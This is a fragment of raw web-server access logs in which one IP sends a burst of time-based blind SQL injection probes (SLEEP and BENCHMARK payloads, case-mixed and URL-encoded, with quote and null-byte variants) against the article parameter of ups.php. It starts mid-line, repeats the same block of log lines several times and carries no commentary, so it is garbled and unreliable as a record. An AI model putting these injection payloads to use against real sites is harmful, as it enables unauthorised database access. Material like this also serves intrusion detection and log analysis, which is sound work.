%283%29%26%26%271 HTTP/1.0" 200 281 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%20AnD%20BeNChMaRK
%282999999%2CMD5%28NOW%28%29%29%29 HTTP/1.0" 200 300 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:36 +0100] "GET /ups.php?article=787%26%26BeNChMaRK
%282999999%2CMD5%28NOW%28%29%29%29 HTTP/1.0" 200 297 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:36 +0100] "GET /ups.php?article=787%27%20aND%20BeNChMaRK
%282999999%2CMd5%28NoW%28%29%29%29%20AnD%20%271 HTTP/1.0" 200 308 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:36 +0100] "GET /ups.php?article=787%27%26%26BeNChMaRK
%282999999%2CmD5%28NOW%28%29%29%29%26%26%271 HTTP/1.0" 200 302 "-" "Opera/9.27"



192.185.82.233 - - [03/Feb/2017:10:02:34 +0100] "GET /ups.php?article=787 HTTP/1.0" 200 9233 "-"
"Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:34 +0100] "GET /ups.php?article=787%20AnD%20SLeeP%283%29
HTTP/1.0" 200 278 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:34 +0100] "GET /ups.php?article=787%26%26SIEEp%283%29
HTTP/1.0" 200 275 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%27%20AnD%20sLeep
%283%29%20ANd%20%271 HTTP/1.0" 200 286 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%27%26%26sLEEp
%283%29%26%26%271 HTTP/1.0" 200 280 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%00%27%7C%7CSLeeP
%283%29%26%26%271 HTTP/1.0" 200 281 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%20AnD%20BeNChMaRK
%282999999%2CMD5%28NOW%28%29%29%29 HTTP/1.0" 200 300 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:36 +0100] "GET /ups.php?article=787%26%26BeNChMaRK
%282999999%2CMD5%28NOW%28%29%29%29 HTTP/1.0" 200 297 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:36 +0100] "GET /ups.php?article=787%27%20aND%20BeNChMaRK
%282999999%2CMd5%28NoW%28%29%29%29%20AnD%20%271 HTTP/1.0" 200 308 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:36 +0100] "GET /ups.php?article=787%27%26%26BeNChMaRK
%282999999%2CmD5%28NOW%28%29%29%29%26%26%271 HTTP/1.0" 200 302 "-" "Opera/9.27"



192.185.82.233 - - [03/Feb/2017:10:02:34 +0100] "GET /ups.php?article=787 HTTP/1.0" 200 9233 "-"
"Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:34 +0100] "GET /ups.php?article=787%20AnD%20SLeeP%283%29
HTTP/1.0" 200 278 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:34 +0100] "GET /ups.php?article=787%26%26SIEEp%283%29
HTTP/1.0" 200 275 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%27%20AnD%20sLeep
%283%29%20ANd%20%271 HTTP/1.0" 200 286 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%27%26%26sLEEp
%283%29%26%26%271 HTTP/1.0" 200 280 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%00%27%7C%7CSLeeP
%283%29%26%26%271 HTTP/1.0" 200 281 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%20AnD%20BeNChMaRK
%282999999%2CMD5%28NOW%28%29%29%29 HTTP/1.0" 200 300 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:36 +0100] "GET /ups.php?article=787%26%26BeNChMaRK
%282999999%2CMD5%28NOW%28%29%29%29 HTTP/1.0" 200 297 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:36 +0100] "GET /ups.php?article=787%27%20aND%20BeNChMaRK
%282999999%2CMd5%28NoW%28%29%29%29%20AnD%20%271 HTTP/1.0" 200 308 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:36 +0100] "GET /ups.php?article=787%27%26%26BeNChMaRK
%282999999%2CmD5%28NOW%28%29%29%29%26%26%271 HTTP/1.0" 200 302 "-" "Opera/9.27"



192.185.82.233 - - [03/Feb/2017:10:02:34 +0100] "GET /ups.php?article=787 HTTP/1.0" 200 9233 "-"
"Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:34 +0100] "GET /ups.php?article=787%20AnD%20SLeeP%283%29
HTTP/1.0" 200 278 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:34 +0100] "GET /ups.php?article=787%26%26SIEEp%283%29
HTTP/1.0" 200 275 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%27%20AnD%20sLeep
%283%29%20ANd%20%271 HTTP/1.0" 200 286 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%27%26%26sLEEp
%283%29%26%26%271 HTTP/1.0" 200 280 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%00%27%7C%7CSLeeP
%283%29%26%26%271 HTTP/1.0" 200 281 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%20AnD%20BeNChMaRK
%282999999%2CMD5%28NOW%28%29%29%29 HTTP/1.0" 200 300 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:36 +0100] "GET /ups.php?article=787%26%26BeNChMaRK
%282999999%2CMD5%28NOW%28%29%29%29 HTTP/1.0" 200 297 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:36 +0100] "GET /ups.php?article=787%27%20aND%20BeNChMaRK
%282999999%2CMd5%28NoW%28%29%29%29%20AnD%20%271 HTTP/1.0" 200 308 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:36 +0100] "GET /ups.php?article=787%27%26%26BeNChMaRK
%282999999%2CmD5%28NOW%28%29%29%29%26%26%271 HTTP/1.0" 200 302 "-" "Opera/9.27"



C'EST FINI....

